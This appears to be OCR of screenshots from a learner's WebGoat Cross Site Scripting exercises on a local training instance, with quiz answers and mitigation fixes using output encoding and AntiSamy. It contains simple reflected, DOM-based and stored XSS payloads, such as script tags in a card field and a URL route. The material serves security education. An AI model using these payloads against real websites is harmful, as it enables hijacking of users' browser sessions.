

127.0.0.1:9090/WebWolf/jwt
WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/CrossSiteScripting.lesson/6
90%
WEBGOAT
Cross Site Scripting
Search lesson
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Show hints
Reset lesson
1 2 3 4 5 6 7 8 9 10 11 12
Try It! Reflected XSS
The assignment's goal is to identify which field is susceptible to XSS.
It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input gets used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.
An easy way to find out if a field is vulnerable to an XSS attack is to use the alert() or console.log() methods. Use one of them to find out which field is vulnerable.
Shopping Cart
Shopping Cart Items -- To Buy Now
Price
Quantity
Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry
69.99
1
$0.00
Dynex - Traditional Notebook Case
27.99
1
$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino
1599.99
1
$0.00
3 - Year Performance Service Plan $1000 and Over
299.99
1
$0.00
Enter your credit card number:
!99<script>alert(2)</script>
Enter your three digit access code:
111
Purchase
Congratulations, but alerts are not very impressive are they? Let's continue to the next assignment.
Thank you for shopping at WebGoat.
Your support is appreciated
We have charged credit card:4128 3214 0002 1999


$1997.96


127.0.0.1:9090/WebWolf/jwt
WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/CrossSiteScripting.lesson/9
90%
WEBGOAT
Cross Site Scripting
Search lesson
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Show hints
Reset lesson
1 2 3 4 5 6 7 8 9 10 11 12
Identify potential for DOM-Based XSS
DOM-Based XSS can usually be found by looking for the route configurations in the client-side code. Look for a route that takes inputs that are "reflected" to the page.
For this example, you will want to look for some 'test' code in the route handlers (WebGoat uses backbone as its primary JavaScript library). Sometimes, test code gets left in production (and often test code is simple and lacks security or quality controls!).
Your objective is to find the route and exploit it. First though, what is the base route? As an example, look at the URL for this lesson …it should look something like /WebGoat/start.mvc#lesson/CrossSiteScripting.lesson/9. The 'base route' in this case is: start.mvc#lesson/ The CrossSiteScripting.lesson/9 after that are parameters that are processed by the JavaScript route handler.
So, what is the route for the test code that stayed in the app during production? To answer this question, you have to check the JavaScript source.
start.mvc#test/
Submit
Correct! Now, see if you can send in an exploit to that route in the next assignment.



127.0.0.1:9090/WebWolf/jwt
WebGoat
WebGoat
localhost:8080/WebGoat/start.mvc#test/<script>webgoat.customjs.phoneHome()<%2Fscript>.
WEBGOAT
Search lesson
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Show hints
Reset lesson
test:.
Инспектор
Консоль
Отладчик
Сеть
Стили
Профайлер
Память
Хранилище
Поддержка доступности
Приложение
Поиск в консоли
Ошибки
Предупреждения
Лог
Инфо
Отладка
CSS
XHR
Запросы
Uncaught TypeError: $ is undefined
jQuery 2
[Подробнее]
jquery-ui-1.10.4.js:13:1
about to create app router
goatApp.js:24:29
initialize goat app router
GoatRouter.js:88:18
test handler
LessonController.js:150:25
phoneHome invoked
GoatRouter.js:66:25
phone home said {"lessonCompleted":true,"feedback":"Congratulations. You have successfully completed the assignment.","feedbackArgs":null,"output":"phoneHome Response is -148528568","outputArgs":null,"assignment":"DOMCrossSiteScripting","attemptWasMade":true}
GoatRouter.js:77:33



127.0.0.1:9090/WebWolf/jwt
WebGoat
WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/CrossSiteScripting.lesson/10
90%
WEBGOAT
Cross Site Scripting
Search lesson
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Reset lesson
1 2 3 4 5 6 7 8 9 10 11 12
Try It! DOM-Based XSS
Some attacks are "blind." Fortunately, you have the server running here, so you can tell if you are successful. Use the route you just found and see if you can use it to reflect a parameter from the route without encoding to execute an internal function in WebGoat. The function you want to execute is:
webgoat.customjs.phoneHome()
Sure, you could use console/debug to trigger it, but you need to trigger it via a URL in a new tab.
Once you trigger it, a subsequent response will come to your browser's console with a random number. Put that random number below.
-148528568
Submit
Incorrect, keep trying. It should be obvious in the log when you are successful.


127.0.0.1:9090/WebWolf/jwt
WebGoat
WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/CrossSiteScripting.lesson/11
90%
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Solution 1: Yes, they are safe because the browser checks the code before executing.
Solution 2: Yes, because Google has got an algorithm that blocks malicious code.
Solution 3: No, because the script that is executed will break through the defense algorithm of the browser.
Solution 4: No, because the browser trusts the website if it is acknowledged trusted, then the browser does not know that the script is malicious.
2. When do XSS attacks occur?
Solution 1: When malicious scripts are injected into a website's server-side code.
Solution 2: When a user submits sensitive information without encryption.
Solution 3: When a website fails to validate or sanitize user input, allowing malicious scripts to be executed in a user's browser.
Solution 4: When a website uses outdated SSL/TLS protocols.
3. What are Stored XSS attacks?
Solution 1: The script is permanently stored on the server and the victim gets the malicious script when requesting information from the server.
Solution 2: The script stores itself on the computer of the victim and executes locally the malicious code.
Solution 3: The script stores a virus on the computer of the victim. The attacker can perform various actions now.
Solution 4: The script is stored in the browser and sends information to the attacker.
4. What are Reflected XSS attacks?
Solution 1: Reflected attacks reflect malicious code from the database to the web server and then reflect it back to the user.
Solution 2: They reflect the injected script off the web server. That occurs when input sent to the web server is part of the response.
Solution 3: Reflected attacks reflect from the firewall off to the database where the user requests information from.
Solution 4: Reflected XSS is an attack where the injected script is reflected off the database and web server to the user.
5. Is JavaScript the only way to perform XSS attacks?
Solution 1: Yes, you can only make use of tags through JavaScript.
Solution 2: Yes, otherwise you cannot steal cookies.
Solution 3: No, there is ECMAScript too.
Solution 4: No, there are many other ways. Like HTML, Flash or any other type of code that the browser executes.
Submit answers
Congratulations. You have successfully completed the assignment.


127.0.0.1:9090/WebWolf/jwt
WebGoat
WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/CrossSiteScriptingStored.lesson/2
90%
I REQUEST YOUR ASSISTANCE
Add a comment
aiiisana 2025-04-17, 18:46:09
guest 2025-04-17, 04:10:42
Can you post a comment, calling webgoat.customjs.phoneHome() ?
guest 2025-04-17, 04:10:42
This one is safe too.
webgoat 2025-04-17, 04:10:42
This comment is safe
secUriTy 2025-04-17, 04:10:42
Comment for Unit Testing
Watching in your browser's developer tools or your proxy, the output should include a value starting with 'phoneHome Response is ...." Put that value below to complete this exercise. Note that each subsequent call to the phoneHome method will change that value. You may need to ensure you have the most recent one.
-794480082
Submit
Yes, that is the correct value (note, it will be a different value each time the phoneHome endpoint is called).


Инспектор
Консоль
Отладчик
Сеть
Стили
Профайлер
Память
Хранилище
Поддержка доступности
Приложение
Поиск в консоли
Ошибки
Предупреждения
Лог
Инфо
Отладка
CSS
XHR
Запросы
initialize goat app router
GoatRouter.js:88:18
Синхронный XMLHttpRequest в основном потоке устарел из-за его вредоносного воздействия на работу конечного пользователя. Для получения дополнительной помощи прочитайте https://xhr.spec.whatwg.org/#sync-warning
jquery.min.js:2:80630
unit test me
jquery-2.1.4.min.js line 2 > eval:1:9
phoneHome invoked
GoatRouter.js:66:25
unit test me
jquery-2.1.4.min.js line 2 > eval:1:9
phone home said {"lessonCompleted":true,"feedback":"Congratulations. You have successfully completed the assignment.","feedbackArgs":null,"output":"phoneHome Response is -794480082","outputArgs":null,"assignment":"DOMCrossSiteScripting","attemptWasMade":true}
GoatRouter.js:77:33
WARNING: Missing translation for key: "Yes, that is the correct value (note, it will be a different value each time the phoneHome endpoint is called)."
polyglot.min.js:17:834
WARNING: Missing translation for key: ""
polyglot.min.js:17:834


127.0.0.1:9090/WebWolf/jwt
WebGoat
WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/CrossSiteScriptingMitigation.lesson/4
90%
<tr>
<td>Last Name:</td>
<td>
<%= request.getParameter("last_name")%>
</td>
</tr>
</tbody>
</table>
</body>
</html>
As you can see the JSP file prints unfiltered user input which is never a good idea. You want people to access the page like this:
http://hostname.com/mywebapp/main.jsp?first_name=John&last_name=Smith
But what happens if someone uses this link:
http://hostname.com/mywebapp/main.jsp?first_name=<script>alert("XSS Test")</script>
It is your turn!
Try to prevent this kind of XSS by escaping the URL parameters in the JSP file:
<html>
<head>
<title>Using GET and POST Method to Read Form Data</title>
</head>
<body>
<h1>Using POST Method to Read Form Data</h1>
<table>
<tbody>
<tr>
<td>First Name:</td>
<td>${e:forHtml(param.first_name)}</td>
</tr>
<tr>
<td>Last Name:</td>
<td>${e:forHtml(param.last_name)}</td>
</tr>
</tbody>
</table>
</body>
</html>
Submit
You have completed this lesson. Congratulations!



127.0.0.1:9090/WebWolf/jwt
WebGoat
WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/CrossSiteScriptingMitigation.lesson/5
90%
e.printStackTrace();
}
}
}
And here is a Java class that uses the addComment function
import org.owasp.validator.html.*;
import MyCommentDAO;
public class AntiSamyController {
...
public void saveNewComment(int threadID, int userID, String newComment){
MyCommentDAO.addComment(threadID, userID, newComment);
}
...
}
As you can see the Java file stores unfiltered user input into the database. You have the whole malicious code stored in your database now.
It is your turn!
Try to prevent this kind of XSS by creating a clean string inside the saveNewComment() function. Use the "antisamy-slashdot.xml" as a policy file for this example:
import org.owasp.validator.html.*;
import MyCommentDAO;
public class AntiSamyController {
public void saveNewComment(int threadID, int userID, String newComment){
Policy p = Policy.getInstance("antisamy-slashdot.xml");
AntiSamy as = new AntiSamy();
CleanResults cr = as.scan(newComment, p, AntiSamy.DOM);
MyCommentDAO.addComment(threadID, userID, cr.getCleanHTML());
}
}
Submit
You have completed this lesson. Congratulations!


- (A5) Security Misconfiguration

